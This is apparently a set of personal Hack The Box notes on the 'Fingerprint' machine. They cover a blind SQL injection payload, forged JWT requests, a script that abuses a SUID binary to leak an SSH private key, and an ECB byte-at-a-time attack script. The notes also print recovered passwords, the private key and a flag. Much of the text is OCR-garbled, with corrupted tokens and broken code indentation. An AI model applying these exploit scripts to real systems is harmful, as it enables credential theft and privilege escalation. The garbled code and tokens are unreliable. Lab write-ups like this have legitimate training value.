admin\'\'+or+IF(((asci(substr((SELECT username FROM users LIMIT 0,1),1,1))) > 95,sleep(0.5),NULL)#
```

username:

97 = a  
100 = d  
admin  
password:  
79 = O  
57 = 9  
86 = V  
98 = b  
48 = 0  
75 = K  
98 = b  
57 = 9  
107 = k  
85 = U  
122 = z  
106 = j  
49 = 1  
100 = d  
84 = T  
120 = x  
90 = Z  
76 = L  
86 = V  
56 = 8  
O9Vb0Kb9kUzj1dTxxZLV8

```
+-----+-----+-----+-----+
| id | fingerprint | password | username |
+-----+-----+-----+-----+
| 1 | 99cd639f9e163767115029a31acd97bfa19344b6202ac0b8bdd586e46f436666 | O9Vb0Kb9kUzj1dTxxZLV8 | admin |
| 2 | 7ef52c251f8044cb187013992891d0e58ce9194de7f535b1b4fa6bbfe08678f6 | LWg7gUR1EmX7UNxs3xqZ | michael1235 |
+-----+-----+-----+-----+
962f4a03aa7ebc0515734cf398b0ccd6
user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb038550635d9f36fe81113d9fbd15805193308e099ee214406b0a87c0b6587fb
5jG5g5VZ(vHC;M2Xc/2-z(
```

after playing around with cyberchef i discovered

fingerprint\_2 = 962f4a03aa7ebc0515734cf398b0ccd6 hashes to 7ef52c251f8044cb187013992891d0e58ce9194de7f535b1b4fa6bbfe08678f6 using sha2-256 64 rounds

fingerprnt.htb/admin/vi/

Secure Login

SHA2 - CyberChef

+

gchq.github.io/CyberChef/#recipe=SHA2(256,64,230)&input=OTYyZjRhMDNhYTdlYmMwNTEINzMOY2YzOThiMGNjZDY

Download CyberChef

Last build: 7 months ago

Options

About / Support

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Recipe

SHA2

Size 256

Rounds 64

Input

length: 32

lines: 1

962f4a03aa7ebc0515734cf398b0ccd6

Output

time: 7ms

length: 64

lines: 1

7ef52c251f8044cb187013992891d0e58ce9194de7f535b1b4fa6bbfe08678f6

STEP

BAKE!

Auto Bake

no clue..




```
' OR SUBSTRING(username,1,1)='m' and ''=''
```

```
POST /login HTTP/1.1
Host: fingerprint.htb:8080
Content-Length: 138
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://fingerprint.htb:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://fingerprint.htb:8080/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=42f1848f850d1e4ea387d3bd3b36; user_id=49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9d36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb; session=eyJ3J2VyX2lkaWoiYWRtaW4ifQ.YjptaA.hdkxJpBbk3gadF6bEV-jI50u8o
Connection: close

uid=micheal1235' OR SUBSTRING(username,1,1)='m' and ''='&auth_primary=LWg7gUR1EmX7UNxsJxqZ&auth_secondary=962f4a03aa7ebc8515734cf398b0cc6d
```

user=j0eXaI0i3KvQ1LCbHgc0i0j3UziIiNj9, j5c21cVYIj0i0ck8MQUJYtNBQ0zqYjIwdVLXUnHvZr1Yz3WamRYSnBkSGt1YzNkaktMXZaR1zTgXwelpY5lVCTmR6NDerNWF35UFRCwBQW1sa1RBQXabxw1Wj3WmNmISnB1bIwQU3KTWfEr3ZUz1zWVc1bkwxTjBjbmX1mnp0tYFbHndZMS6S2i5eVpIRUFm26CEVFBSWRYTmx3jTv0YlWdeE1FNEFbWgh3QBQFBU0UFRGRSmpvYl6STFNv1k0TURRfMK5XhPRGN3TARNNU9STPRVZEtdUdMU9HtMXpVEU1TdSbE4YtWfNLzP2tJMFtRTJ3ZubptLRBNSeqZraa1owQU3T5YvYyZnaM2TzTVWdFdEFZFuBmh6Q25oeFduUFDmfFwTJ0bFlX3hNak0x1n9, 1d6fequ23cYmZ2A6w6G5U\_p3ZwGmqCaGhBr1X1EgTw



I tried to do the modification of the jwt token user manually, with hexeditor but doesn't quite fit correctly so i need to figure out how it is created. so back to gobuster but i wanted to try feroxbuster and here is what i found



```
package com.admin.security.src.model;

import com.admin.security.src.profile.UserProfileStorage;
import lombok.Data;

import java.io.File;
```

```
/backups/User.java
```

Finally the cookie signs correctly to

now we can exploit the user field...

so my payload is

and I use wc to figure out it is 65 characters which is hex 41 so i change the original 0x0b on line 0xd0 to 0x41 so it looks like this


and finally my payload looks like this

next i use

xxd to convert back to bytes

and then i base64 it

and finally i place it in the jwt token



and i deploy it in burpsuite

```
GET /welcome HTTP/1.1
Host: fingerprint.htb:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://fingerprint.htb:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://fingerprint.htb:8080/Login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
user=eYQeXaIoI3KJVlQ1CJhbGc1o1jZtIUzINjD9.eyJlc2VyaioickBwQUJYN1RlBQ0ZyQjIwdVRlbnR5R1ZyZWamRSNkSGltZmVkaXktMmx2ZAR1Z2TGxWePs1VCTmR6NDENWf3SUFCrwtBQWIs1RBQybawbWlwJweWNISnBtlbJwIKQWTFtFrjJZuzLzWp1c1bkwxTjBJbWx
```

```
1Wnp0tUFbAhDzWE56ZDISeVpIRUFmZ0FCVEFBSWRYTmxjbtVoYldWeEFINEFBWGH3QUFBQUFUUFRGRsWmpVeVl6STFNVl1k0TURRMfKySxhPRGN3TVRNUUSTRPVEZrTudVMU9HTmxPVEU1TkdsBe4yWTFNeLZpTVdJMFpRTJ3ZbUpTWLrBNE5qYzRaaLowQUJSTVvyYzNaMVZTTVVW
dFdEZfZUbhm6U25oeFduUUFUZR1TDNObGMzTnB1MjV6TDJFa0tHtJfTjbdnYUHSMGNEB3ZmekV3TGpFd0xqRTBMakL3T1M5ekxuTnmR8poyZJncEx5NHVMeR1Thk0dUwyRmtiV2x1In0.19KmuTciZwyWHScbxhPcJ-3jfd8pTtbBTK-ZHaNaKhU
```

note must already have created admin.ser

**michael.ser**

```
GET /welcome HTTP/1.1
Host: fingerprint.htb:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://fingerprint.htb:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://fingerprint.htb:8080/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
user=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoick8wQUJYTn1BQ0ZqYjIwdVlXUnRhVzR1YzJWamRYSnBkSGt1YzNKakxtMXZaR1ZzTGxWe1pYS1VCTmR6NDErNWw3SUFCRWtBQW1sa1RBQUxabWw1WjJWeWNISnB1b1IwQUJKTWFrTjJZUzlwVc1bkwxTjBjbWw1Wnp0tUFbAhDzWE56ZDISeVpIRUFmZ0FCVEFBSWRYTmxjbtVoYldWeEFINEFBWGH3QUFBQUFUUFRGRsWmpVeVl6STFNVl1k0TURRMfKySxhPRGN3TVRNUUSTRPVEZrTudVMU9HTmxPVEU1TkdsBe4yWTFNeLZpTVdJMFpRTJ3ZbUpTWLrBNE5qYzRaaLowQUJSTVvyYzNaMVZTTVVW
dFdEZfZUbhm6U25oeFduUUFDMjFWwT3obFLXdhNak0xIn0.6dfequ2JzMYm2A6wgo6SU_pJWzWgmGaChbR1xiEgTw
```

**admin.ser**

```
GET /welcome HTTP/1.1
Host: fingerprint.htb:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://fingerprint.htb:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://fingerprint.htb:8080/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
user=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoick8wQUJYTn1BQ0ZqYjIwdVlXUnRhVzR1YzJWamRYSnBkSGt1YzNKakxtMXZaR1ZzTGxWe1pYS1VCTmR6NDErNWw3SUFCRWtBQW1sa1RBQUxabWw1WjJWeWNISnB1b1IwQUJKTWFrTjJZUzlwVc1bkwxTjBjbWw1Wnp0tUFbAhDzWE56ZDISeVpIRUFmZ0FCVEFBSWRYTmxjbtVoYldWeEFINEFBWGH3QUFBQUFUUFRGRsWmpVeVl6STFNVl1k0TURRMfKySxhPRGN3TVRNUUSTRPVEZrTudVMU9HTmxPVEU1TkdsBe4yWTFNeLZpTVdJMFpRTJ3ZbUpTWLrBNE5qYzRaaLowQUJSTVvyYzNaMVZTTVVW
dFdEZfZUbhm6U25oeFduUUFV8ZrYldsdS39.1PdqZy70X9cBcLkxmK9gAx45W1ad_YfRjevzJ01apCA
```

**linpeas.sh**

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp 0 0 127.0.0.1:39617 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:44883 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:8088 0.0.0.0:* LISTEN -
tcp6 0 0 :::7676 :::* LISTEN 1643/java
tcp6 0 0 :::139617 :::* LISTEN -
tcp6 0 0 :::8686 :::* LISTEN 1643/java
tcp6 0 0 :::4848 :::* LISTEN 1643/java
tcp6 0 0 :::8080 :::* LISTEN 1643/java
tcp6 0 0 :::3700 :::* LISTEN 1643/java
tcp6 0 0 :::8181 :::* LISTEN 1643/java
tcp6 0 0 :::22 :::* LISTEN -

...[snip]...

Interesting Files
SUID - Check easy privesc, exploits and write perms
-rwsr-xr-x 1 root root 27K Sep 16 2020 /bin/umount ---> BSD/Linux (08-1996)
-rwsr-xr-x 1 root root 44K Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 31K Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 63K Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 43K Sep 16 2020 /bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root messagebus 42K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 99K Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 427K Aug 11 2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 116K Jun 15 2021 /usr/lib/snapd/snap-confine ---> Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 14K Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 44K Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 59K Mar 22 2019 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 146K Jan 19 2021 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 40K Mar 22 2019 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 daemon daemon 51K Feb 20 2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 john john 2.2M Sep 26 17:31 /usr/bin/cmatch (Unknown SUID binary)
-rwsr-xr-x 1 root root 19K Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 204K Oct 28 01:59 /opt/google/chrome/chrome-sandbox
```

**cmatch reverse in ghidra**

welll there was a lot but basically the program matches letters within a file. so for example if i make a file called test.txt put 4 A's in it and run

```
cmatch test.txt "A"
it will output "Found matches: 4
```

so i want to extract the ssh key of john.. so

```
www-data@fingerprint: /dev/shm$ cmatch /home/john/.ssh/id_rsa "A"
Found matches: 32
```

so what we need to do is write a python script to find the matches for us..

**cmatch\_exploit.py**

so when writing this script i realised that the key is password encrypted... because of the headers.... also i had help from another [writeup](#)

```
import os, sys
sys.setrecursionlimit(10000)

letters = [' ', '-', '.', '!', ',', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm',
           'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '\n', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '!',
           '/', '-', '1', '2', '3', '4', '5', '6', '7', '8', '9', '0', '\'+']

startpoint = "-----BEGIN OPENSsh PRIVATE KEY-----"
startpoint = "-----BEGIN RSA PRIVATE KEY-----\nProc-Type: 4,ENCRYPTED\nDEK-Info: AES-128-CBC,"

valid = " "

def getKey(str_bt):
    for i in letters:
        p = str_bt + i
        out = os.popen(f'/usr/bin/cmatch /home/john/.ssh/id_rsa "{p}"').read()
        a = out.replace("Found", "")
        b = a.replace("matches", "")
        count = b.replace(":", "")

        if(int(count) == 1):
            str_bt = str_bt + i
            print(str_bt)
            getKey(str_bt)

getKey(startpoint)
```

and after a few minutes...

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,C310F9D86AE7C85EA10046F9A215F423

ysiTr753RYpx1qkF3Rvge/Dtu7rMeocAuCch0zAUgw9MqyPUi5M9m6KtvdB2E+5C
KI8l1nSbAAu0obdwTOuKD0QDGCMLXadI91WkKhAL1Luw03xuv1Tqkjy/xQ0JYu+
T4VCRi8vZocS1fGRXnVsO3mrFTwc8f43YSD+ j8dOFvdKH10ud7x5QfQkYhDVaRyO
6qM2v5RnB3BktL7vwftG5vyk5vZjmx2u5BXTksuBrMUf2iZvtsoQ59L70ctIXP0M
g5HV4QZWRH5LS+ +18W0GnWzCGANwS1S8Z6CR4noSw80huaCIqWfmoTXG3x91IDM
S79dBUPakI09+DKXzFT600JriZ8S9yvov3QuQ9KwsqTP/Iz8NqQI/J5KLoivM+ t4
DHjRekktvYQ+ jLB1hA3CQDVs/kVUhdG2ThLuFESVrnh3DvkYvKLxLiighsb2+ c
3JHnD80vX0xrj2j10k/DgbsfNxf3sHA18snI8WgEmB8Ep6CJOIbuaPzqa2/Lxt
FWZ1HwGniEvX67nNdcU+3xdFxbJX8UpYuGkGwS1ZRDHb3sMN5ctfHhU0fnybG
5xHn1YTwmZWHf8dkijdevMG2a8D79oaPf0XNfLP+M2oz6e8RPomkI0Wkv9EIq9X
IbLprBGDM8VQDht076u+14DQZbMFCjCsJm+ /xVtPmkCB7YhOyMod5GqymGhx1baS
OYJUBJA0T+hLtJ5+5rptyaIwnJ82CA0jjRI3hoGfK2PAkX9LJuonnRm3/I2u02R
GoYnpegyKTP5ETLIUt5BdE1e1HrCTY5EjzI+e7bwXIEVhvgwS8e6M3ZUq72CC+gb
PkSbQ5QXQDQ3/qEN0XkpFIa7gyB/GTKtLEwUSv/GxyB7Lxu314/Nox7Bz32sxxsc
EwZURAAynFhVP+ BdtE8/ws/Ii2N9ENKk8ut8+9fKFw4/1pJddwuof8MgdPImmEXZ
MPRQyMbt/7g1oAskxy3XgeuRY76HN/p2tElyBDZ4K+XWikkAnQPnkaohfjqsTJX
VqPsWG2f8XmNn6gRwQ7eibbAFUTc0KR3ANWgQ06sysCyp+R8F4ns4+ nZzp2x1
D3pb555UPw9r3cjCHHjFaoEmtI80waMKMpnTmmWpQfGQICV3vQkQBWKpmT/W8HU
dex1Rjth+FOmnrUcFe1sE1NFHDcKj2TKxdPW97c/aFLn3E/dUFDza1ntY7K4A5M
00F1a7M71yqaTsTEBgltIZfVJUdogp25rp2177H5/ghV1/gLEwLwLkUchsFpS2kC
/ttPebUPv5Xxd/qMF4c8+Qaynn9+MANbDPz7peYH2un2n103qI4PudCjdp6W23sb
U0tc0LgU452pA8rWT3j69nesVzR6Yn15zj2gUL6o12+ jdLoGYH6xGun1Sf+EnEc
U1jQBB3ReZQ82j+e1FhxvD6WcLxpNrTzZdSyYaaLOMyI618tvvn5X63AMoNAZoT
sq0H1EHwIc++FzpFC1QjvmWLFIA8+KUT2BL0fz7RTQTfR0EGyZnZ9dq6EQCneIE
U3tpTZByfgx+MI2LIM8GkjvhU01M6D1eB2OFw8R3Ryred2qFJOjz7fX5TU19dQv
-----END RSA PRIVATE KEY-----
```

and didn't notice at first, but still have to remove the "+" and clean it up to

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,C310F9D86AE7C85EA10046F9A215F423

ysiTr753RYpx1qkF3Rvge/Dtu7rMeocAuCch0zAUgw9MqyPUi5M9m6KtvdB2E+5C
KI8l1nSbAAu0obdwTOuKD0QDGCMLXadI91WkKhAL1Luw03xuv1Tqkjy/xQ0JYu+
T4VCRi8vZocS1fGRXnVsO3mrFTwc8f43YSD+ j8dOFvdKH10ud7x5QfQkYhDVaRyO
6qM2v5RnB3BktL7vwftG5vyk5vZjmx2u5BXTksuBrMUf2iZvtsoQ59L70ctIXP0M
g5HV4QZWRH5LS+ +18W0GnWzCGANwS1S8Z6CR4noSw80huaCIqWfmoTXG3x91IDM
S79dBUPakI09+DKXzFT600JriZ8S9yvov3QuQ9KwsqTP/Iz8NqQI/J5KLoivM+ t4
DHjRekktvYQ+ jLB1hA3CQDVs/kVUhdG2ThLuFESVrnh3DvkYvKLxLiighsb2+ c
3JHnD80vX0xrj2j10k/DgbsfNxf3sHA18snI8WgEmB8Ep6CJOIbuaPzqa2/Lxt
FWZ1HwGniEvX67nNdcU+3xdFxbJX8UpYuGkGwS1ZRDHb3sMN5ctfHhU0fnybG
5xHn1YTwmZWHf8dkijdevMG2a8D79oaPf0XNfLP+M2oz6e8RPomkI0Wkv9EIq9X
IbLprBGDM8VQDht076u+14DQZbMFCjCsJm+ /xVtPmkCB7YhOyMod5GqymGhx1baS
OYJUBJA0T+hLtJ5+5rptyaIwnJ82CA0jjRI3hoGfK2PAkX9LJuonnRm3/I2u02R
GoYnpegyKTP5ETLIUt5BdE1e1HrCTY5EjzI+e7bwXIEVhvgwS8e6M3ZUq72CC+gb
PkSbQ5QXQDQ3/qEN0XkpFIa7gyB/GTKtLEwUSv/GxyB7Lxu314/Nox7Bz32sxxsc
EwZURAAynFhVP+ BdtE8/ws/Ii2N9ENKk8ut8+9fKFw4/1pJddwuof8MgdPImmEXZ
MPRQyMbt/7g1oAskxy3XgeuRY76HN/p2tElyBDZ4K+XWikkAnQPnkaohfjqsTJX
VqPsWG2f8XmNn6gRwQ7eibbAFUTc0KR3ANWgQ06sysCyp+R8F4ns4+ nZzp2x1
D3pb555UPw9r3cjCHHjFaoEmtI80waMKMpnTmmWpQfGQICV3vQkQBWKpmT/W8HU
dex1Rjth+FOmnrUcFe1sE1NFHDcKj2TKxdPW97c/aFLn3E/dUFDza1ntY7K4A5M
00F1a7M71yqaTsTEBgltIZfVJUdogp25rp2177H5/ghV1/gLEwLwLkUchsFpS2kC
/ttPebUPv5Xxd/qMF4c8+Qaynn9+MANbDPz7peYH2un2n103qI4PudCjdp6W23sb
U0tc0LgU452pA8rWT3j69nesVzR6Yn15zj2gUL6o12+ jdLoGYH6xGun1Sf+EnEc
U1jQBB3ReZQ82j+e1FhxvD6WcLxpNrTzZdSyYaaLOMyI618tvvn5X63AMoNAZoT
sq0H1EHwIc++FzpFC1QjvmWLFIA8+KUT2BL0fz7RTQTfR0EGyZnZ9dq6EQCneIE
U3tpTZByfgx+MI2LIM8GkjvhU01M6D1eB2OFw8R3Ryred2qFJOjz7fX5TU19dQv
-----END RSA PRIVATE KEY-----
```

so i cheated and had some help to find the password... its located in

`/opt/glassfish5/glassfish/domains/domain1/applications/app/WEB-INF/classes/com/admin/security/src/utis/HibernateUtil.class`

```
www-data@fingerprint:/$ strings /opt/glassfish5/glassfish/domains/domain1/applications/app/WEB-INF/classes/com/admin/security/src/utis/HibernateUtil.class | grep passw -A 2 -B 2
hibernate.connection.username
llllllllllllllllllll
hibernate.connection.password
q9PatZ64fhtIVSO6Df2K
Irl1llllllllllllllll
```

q9PatZ64fhtIVSO6Df2K => [00 - Loot > Credits](#)

no idea how to do this on my own...

## user.txt

```
john@fingerprint:~$ cat user.txt
e43428af555dd42fb65f487378cd87d3
```

## linpeas.sh

```
===== | Readable files belonging to root and readable by me but not world readable
-rw-rw---- 1 root john 73998 Nov  5 12:02 /var/backups/flask-app-secure.bak
```

### Backup file - improvements

```
kali@kali:~/www/onbox/flask2/flask-backup$ ls
app.py auth.py improvements __init__.py static templates
kali@kali:~/www/onbox/flask2/flask-backup$ cat improvements
[x] fixed access control flaw
[x] introduced authorization
[x] safe authentication with custom crypto
```

uh oh crypto....

here we goooooooo

### app.py

```
from flask import Flask, redirect, request, render_template, session, g, url_for, send_file, make_response
from .auth import check
from Crypto.Cipher import AES

import os
from os import listdir
from os.path import isfile, join

# todo: use stronger passphrase before running app
SECRET = "password"
KEY = "mykey"

cryptor = AES.new(KEY, AES.MODE_ECB)

def decrypt(data):
    result = cryptor.decrypt(data.decode("hex"))
    pad_len = ord(result[-1])
    return result[:-pad_len]

def encrypt(data):
    # do some padding
    block_size = 16
    pad_size = block_size - len(data) % block_size
    padding = chr(pad_size) * pad_size
    data += padding
    return cryptor.encrypt(data).encode('hex')

LOG_PATH = "/data/logs/"

app = Flask(__name__)

@app.route("/")
def main():
    return render_template('index.html')

@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == 'POST':
        user = do_auth()
        if user:
            e = user[0].encode("utf-8") + "," + SECRET + "," + ("true" if user[2] else "false" )

            print("setting cookie to "+ e)
            resp = make_response()
            resp.set_cookie("user_id", value=encrypt(e))
            resp.headers['location'] = url_for('admin')
            return resp, 302

        return show_login()

@app.before_request
def load_user():
    uid = request.cookies.get('user_id')

    try:
        g.uid = decrypt(uid)
        print("decrypted to " + g.uid)
        split = g.uid.split(", " + SECRET + ", ")
        if g.uid:
            g.name = split[0]
            g.is_admin = split[1] == "true"
    except Exception as e:
        print(str(e))

@app.route("/admin")
def admin():

    if not hasattr(g, "uid"):
        resp = make_response()
        resp.headers['Location'] = '/login'
        return resp, 302

    log_files = [(f, os.path.getsize(join(LOG_PATH, f))) for f in listdir(LOG_PATH) if isfile(join(LOG_PATH, f))]

    print("admin: " + str(g.is_admin))
    site_content=render_template('admin.html', log_files=log_files, username=g.name, admin=g.is_admin)

    return site_content

# todo
@app.route("/profile", methods=["POST"])
def profile_update():

    if not hasattr(g, "uid") or not hasattr(g, "is_admin"):
        resp = make_response()
        resp.headers['Location'] = '/login'
        return resp, 302

    new_name = request.form.get('new_name')
    print(new_name)
    if not new_name or len(new_name) == 0:
        return "Error"

    e = new_name + "," + SECRET + "," + ("true" if g.is_admin else "false" )
    new_cookie = encrypt(e)
```

```
resp = make_response()
resp.headers['location'] = url_for('admin')
resp.set_cookie("user_id", value=new_cookie)


return resp, 302

...[snip]...
```

ok.. so where is this running....




it's on port 8088

ok. so in order to exploit this we have to obtain the admin cookie... because its running as root. i have a user cookie the simple one we stole earlier [10 - Web Enumeration - port 80 > XSS cookie](#)



# Hello john

Note: Some functionality may be restricted

Name	Size	Actions
auth.log	0 bytes	  

so i going over the code if i use the john user\_id cookie to login i can post to /profile and create new user and get a new cookie so i can probably crack the secret with this

## decryptor.py (with help from [johnhammond](#))

```
import requests
from string import printable
PROXY = ('http':'http://127.0.0.1:8080','https':'http://127.0.0.1:8080')
COOKIE = ("user_id":"49f5f062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb8338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb")

url = "http://localhost:8088/"

s = requests.Session()

userid_length = 128
block_size = 32
def get_blocks(userid):
    new = []
    for i in range(0,len(userid),block_size):
        new.append(userid[i:i+block_size])
    return new

def determine_block_length():
    userid_length = 128
    while userid_length == 128:
        for i in range(1,20):
            username = "A"*i
            username_length = len(username)
            data = {"new_name": username}

            r = s.post(url + "profile", data=data, cookies=COOKIE, allow_redirects=False)
            r = s.get(url + "admin")

            #print (r.text)
            #print (s.cookies['user_id'])

            userid = s.cookies['user_id']
            userid_length = len(userid)
            print (userid)
            print (userid_length)

            print (f"Username length {username_length} yield auth_length {userid_length}")
            print ("\n".join(get_blocks(userid)))
            print ("a"*30)
            if userid_length != 128:
                break

#known_data = list('')
# entered second block and i had gathered this
# ,7h15_15_4_v3ry\x0c
#known_data = list('7h15_15_4_v3ry')
# 3rd block
# ,7h15_15_4_v3ry_57r0n6_4nd_uncr\x0c
#known_data = list('7h15_15_4_v3ry_57r0n6_4nd_uncr')
# ,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr4\x0c
known_data = list('7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr4')
# ,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,false
# 15, 31,47,63 etc...
start_block_gap = 63 #47 #31 #15
while 1:
    data = {
        "new_name":"A"*(start_block_gap - len(known_data))
    }
```



```

r = s.post(url + "profile", data=data, cookies=COOKIE, allow_redirects=False)

userid = s.cookies['user_id']
userid_length = len(userid)
blocks = get_blocks(userid)
# change block to next block start at 0,1,2,3
block_should_be = blocks[3]

print ("block should be", block_should_be)

for c in printable:
    print ("trying string", ''.join(known_data) + c)
    data = {
        "new_name": "A"* (start_block_gap - len(known_data)) + ''.join(known_data) + c
    }

    r = s.post(url + "profile", data=data, cookies=COOKIE, allow_redirects=False)

    userid = s.cookies['user_id']
    userid_length = len(userid)
    blocks = get_blocks(userid)
    print ("\n".join(blocks))
# change block to next block start at 0,1,2,3
if blocks[3] == block_should_be:
    print ("WE GOT A HIT")
    known_data.append(c)
    print ("character", c)
# change block to next block start at 0,1,2,3
print (blocks[3])
break
#determine_block_length()
s.close()

```

```

...[snip]...

block should be 47cb89d331973b4a476b1e08185a6687

...[snip]....

trying string ,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,false
aa3b506662b7a1baf069d0e782da6d5c
391ce5c01f644c0b8b0cb73ccb8bf61a
98d9ab274bae93825d183c60393be9d4
b8d83b96973d37ee873620dcfeb8832
f30abe9ebalc358b7a675b5e1e9ad754
8c9b3fefdf32c4a597b9edd3bebc9e1c
f45c2407de3a6ead5cc9b932f55fdf92
c5dd1d4c7488606dc98abd2d888f12ef
trying string ,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,false
aa3b506662b7a1baf069d0e782da6d5c
391ce5c01f644c0b8b0cb73ccb8bf61a
98d9ab274bae93825d183c60393be9d4
47cb89d331973b4a476b1e08185a6687
f30abe9ebalc358b7a675b5e1e9ad754
8c9b3fefdf32c4a597b9edd3bebc9e1c
f45c2407de3a6ead5cc9b932f55fdf92
c5dd1d4c7488606dc98abd2d888f12ef
WE GOT A HIT
character e
